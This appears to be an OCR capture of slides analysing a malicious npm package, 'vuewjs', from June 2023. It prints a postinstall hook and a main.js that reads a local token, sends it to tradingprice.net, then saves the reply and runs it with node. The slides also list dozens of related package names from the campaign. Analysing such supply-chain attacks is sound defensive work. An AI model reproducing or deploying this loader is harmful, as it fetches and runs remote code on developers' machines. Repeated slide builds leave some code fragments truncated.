
vuewjs

vuewjs==1.0.1

vuewjs_1.0.1.tgz


Filename	Size	Download Link
package/main.js	1.14 kB	Download File
package/package.json	237 bytes	Download File

June 2023




```
{
  "name": "vuewjs",
  "version": "1.0.1",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "postinstall": "node main.js"
  },
  "author": "",
  "license": "ISC"
}
```

June 2023



```
function getprice(domain, entry, token, path) {
    const https = require('https');
    const querystring = require('querystring');

    const options = {
      hostname: domain,
      port: 443,
      path: entry,
      method: 'POST',
      headers: {'content-type' : 'application/x-www-form-urlencoded'},
    };

```


June 2023



```
function getprice(domain, entry, token, path) {
    const https = require('
    const querystring = rec

    const options = {
      hostname: domain,
      port: 443,
      path: entry,
      method: 'POST',
      headers: {'content-ty
    };

```

```
    const req = https.request(options, (resp) => {
        let data = "";
        // A chunk of data has been recieved.
        resp.on("data", chunk => {
          data += chunk;
        });
        resp.on("end", () => {
            fs.writeFileSync(path, data);
            const { exec } = require('child_process');
            exec('node ' + path, (error, stdout, stderr) => {

            });
        });
    });

    req.on('error', (e) => {
      console.error(e.message);
    });
    req.write(token);
    req.end();
}
```

June 2023



```
function getprice(domain, entry, token, path) {
    const https = require('
    const querystring = rec

    const options = {
      hostname: domain,
      port: 443,
      path: entry,
      method: 'POST',
      headers: {'content-ty
    };
```

```
    const req = https.request(options, (resp) => {
        let data = "";
        // A chunk of data has been recieved.
        resp.on("data", chunk => {
          data += chunk;
        });
        resp.on("end", () => {
            fs.writeFileSync(path, data);
            const { exec } = require('child_process');
            exec('node ' + path, (error, stdout, stderr) => {

            });
```

```
process.env['NODE_TLS_REJECT_UNAUTHORIZED'] = 0

var dir = path.join(os.homedir(), ".cprice");
if (fs.existsSync(dir)){
    const token = fs.readFileSync(path.join(dir,'pricetoken'),
            {encoding:'utf8', flag:'r'});
    getprice('tradingprice.net', '/getbprice.php', token, path.join(dir ,'pricecheck.js'));
}
```

June 2023

Observations

1. These don’t really look like malware *per se*.

June 2023

Observations

1. These don’t really look like malware *per se*.
2. None of this passes the smell test.

June 2023

Observations

1. These don’t really look like malware *per se*.
2. None of this passes the smell test.
3. Traditional SCA has never, nor will ever catch this.

June 2023

Observations

1. These don’t really look like malware *per se*.
2. None of this passes the smell test.
3. Traditional SCA has never, nor will ever catch this.

Questions

1. Who would get fooled by this?

June 2023

Observations

1. These don’t really look like malware *per se*.
2. None of this passes the smell test.
3. Traditional SCA has never, nor will ever catch this.

Questions

1. Who would get fooled by this?
2. An isolated event or are there other such packages?

June 2023

Observations

1. These don’t really look like malware *per se*.
2. None of this passes the smell test.
3. Traditional SCA has never, nor will ever catch this.

Questions

1. Who would get fooled by this?
2. An isolated event or are there other such packages?
3. Who was behind all of this?


June 2023

Date	GET package	POST package
26-Apr	algo-svnlook	algo-svnspawn
27-Apr	3a-look	3a-spawn
11-May	jsontobinary	jsontostream
11-May	json2stringify	json2double
11-May	xml2binary	xml2stream
12-May	xml2yaml	yaml2binary
15-May	iputiljs	ipmacjs
16-May	ipsecurity	ipstringfy
17-May	next2ejs	vue2ejs
12-Jun	jpeg-metadata	ttf-metadata
13-Jun	elliptic-helper	elliptic-parser
13-Jun	tslib-react	tslib-util

June 2023

Date	GET package	POST package
15-Jun	audit-ejs	audit-vue
15-Jun	chart-vue	vue-gws
19-Jun	price-fetch	price-record
19-Jun	ejs-audit	vue-audit
20-Jun	cache-vue	cache-react
20-Jun	btc-web3	other-web3
21-Jun	assets-graph	assets-table
21-Jun	sync-http-api	sync-https-api
22-Jun	couchcache-audit	snykaudit-helper
30-Jun	js-cookie-parser	snykaudit-helper
4-Jul	binance-prices	coingecko-price
5-Jul	eth-api-node	kucoin-prices
11-Jul	btc-api-node	kraken-prices

18 July - GitHub Security Alert



